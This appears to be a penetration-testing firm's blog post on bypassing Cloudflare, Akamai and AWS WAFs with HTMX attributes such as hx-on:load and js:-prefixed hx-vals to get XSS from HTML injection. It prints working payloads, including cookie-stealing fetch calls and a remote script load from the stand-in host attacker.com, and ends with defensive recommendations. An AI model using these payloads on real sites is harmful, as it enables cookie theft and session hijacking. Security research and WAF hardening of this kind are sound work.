HTMX Applications: How We Turned an HTML Injection into XSS Without Triggering the WAF
From HTML Injection to functional XSS in seconds. See real-world payloads that bypass production WAFs and learn how to protect your HTMX applications against exploitation vectors we identified during security assessments.
Introduction
During recent penetration tests, we observed a recurring pattern across multiple clients: applications using HTMX with the default allowEval: true configuration. While HTMX clearly documents the associated risks, the majority of implementations retain the factory default settings. In the environments we assessed, popular WAFs (Akamai, Cloudflare, and AWS WAF) did not detect HTMX attributes as XSS vectors.
In this article, we demonstrate how we transformed a simple HTML Injection into a functional XSS payload that bypassed WAF protections, and we share practical recommendations for security and development teams.
The Scenario
During an assessment for a financial sector client, we identified an HTML injection point on a login page. The endpoint reflected the ?msg= parameter directly into the DOM without proper sanitization:
GET /login?msg=teste
<h2>Error: teste</h2>The client was using Cloudflare WAF with the OWASP Core ruleset enabled. Classic XSS payloads were immediately blocked:
| Payload | Result |
|---|---|
<img src=x onerror=prompt.call()> | ❌ Blocked (Cloudflare) |
<a href=Java%09Script:alert%60%60> | ❌ Blocked (Cloudflare) |
<body onload=top.confirm()> | ❌ Blocked (Cloudflare) |
<script>alert(1)</script> | ❌ Blocked (Cloudflare) |

<div hx-on:load="alert(1)"> | ✅ Passed |
The WAF did not recognize hx-on:load as an event handler. From Cloudflare’s perspective, it was simply an unknown HTML attribute on an innocuous <div>.
Why This Works
HTMX is a JavaScript library that extends HTML with custom attributes to perform AJAX requests, WebSockets, and DOM manipulation. By default, the allowEval configuration is set to true, allowing attributes such as hx-on:load to execute arbitrary JavaScript.
The official HTMX documentation explicitly warns:

If a malicious user is able to inject HTML into your application, they can leverage this expressiveness of htmx to malicious ends. Raw HTML must be scrubbed, including removing attributes starting with
hx-anddata-hx.
However, across all clients we assessed that were using HTMX, we observed the following:
- None had changed
allowEvaltofalse - No WAF (Cloudflare, Akamai, or AWS) had signatures for
hx-on:*attributes - No sanitization process was removing
hx-*attributes
Payloads That Bypassed Production WAFs
Tier 1: Basic (Zero-click, works on HTMX v1 and v2)
<svg hx-on:load="alert(document.domain)" hx-trigger="load">hx-trigger="load"fires automatically on page loadhx-on:loadexecutes JavaScript when theloadevent is triggered- WAFs tested: Cloudflare, Akamai, AWS WAF
Tier 2: Case bypass (when uppercase filtering is applied)
If the backend applies strtoupper() or title() to parameters, use HTML entities:
<svg hx-on:load="alert(1)">a = a, l = l, etc. The browser decodes the entities and executes the JavaScript.
Tier 3: Without hx-on (using hx-vals with js: prefix)
<img hx-vals='js:{x:fetch("//attacker.com/?c="+document.cookie)}' hx-get="/" hx-trigger="load">Tier 4: Full data exfiltration
<svg hx-on:load="f=document.createElement('script');f.src='//attacker.com/exfil.js';document.body.appendChild(f)" hx-trigger="load">Tier 5: HTMX v4 — hx-get="js:..." (JavaScript action)
If the target uses HTMX v4 (beta), the js: prefix can be used as an HTTP action to execute JavaScript directly:
<img hx-get="js:fetch('//attacker.com/?c='+document.cookie)" hx-trigger="load">Why WAFs Fail to Detect These Payloads
Traditional WAFs rely on signature-based detection using known patterns such as:
- Dangerous tags:
<script>,<iframe>,<embed> - Common event handlers:
onerror,onload,onclick - JavaScript patterns:
eval(,document.cookie,alert(
HTMX attributes are not present in any of these signature lists. hx-on:load is structurally different from onload — the WAF parser does not recognize the hx- namespace as an event handler. To the WAF, it appears as a harmless custom attribute.
Test results:
| WAF | hx-on:load | hx-vals='js:{...}' | hx-get="js:..." |
|---|---|---|---|
| Cloudflare Free | ✅ Passed | ✅ Passed | ✅ Passed |
| Cloudflare Pro (OWASP) | ✅ Passed | ✅ Passed | ✅ Passed |
| AWS WAF (AWSManagedRules) | ✅ Passed | ✅ Passed | ✅ Passed |
| Akamai Kona | ✅ Passed | ✅ Passed | ✅ Passed |
Recommendations
For AppSec / Pentest Teams
-
Add
hx-on:\*to your XSS dictionaries. Any attribute starting withhx-onfunctions as an event handler. -
Test
hx-vals='js:{...}'andhx-headers='js:{...}'— they appear as harmless JSON but can execute code. -
Add custom WAF rules to block
hx-attributes in user-controlled input. -
Use this detection script in the browser console for quick verification:
if (window.htmx) {
  console.log('HTMX v' + htmx.version, 'allowEval=' + htmx.config.allowEval);
}
For Development Teams
- Always sanitize user input — remove all attributes starting with
hx-anddata-hx-. - Consider setting
allowEval: falseif you do not usehx-on,js:prefixes inhx-vals, or advanced trigger filters. - Use
hx-disablein areas that render user-controlled content. - Add an extra layer of defense: Implement a strict CSP with
script-srcthat disallowsunsafe-eval.
For SecOps / WAF Teams
- Create custom rules to detect
hx-on:*andhx-vals='js:patterns in query parameters, request bodies, and headers. - Consider blocking any attribute containing
hx-in user input fields.
HTMX: A Great Tool, but the Default Configuration Is Permissive
It is important to emphasize that HTMX is not an insecure library. On the contrary, its security documentation is excellent. The real issue lies in adoption: the default configuration prioritizes developer experience over security, and most teams do not review these defaults.
Our recommendation is not to abandon HTMX — it is to configure it correctly and educate security teams about these attack vectors.
References
Connect with the author for networking and more technical research: LinkedIn | X/Twitter
Is your infrastructure really protected?
Don't wait for a real attack to expose your gaps. Schedule a consultation with KATRINASEC.
Request a contact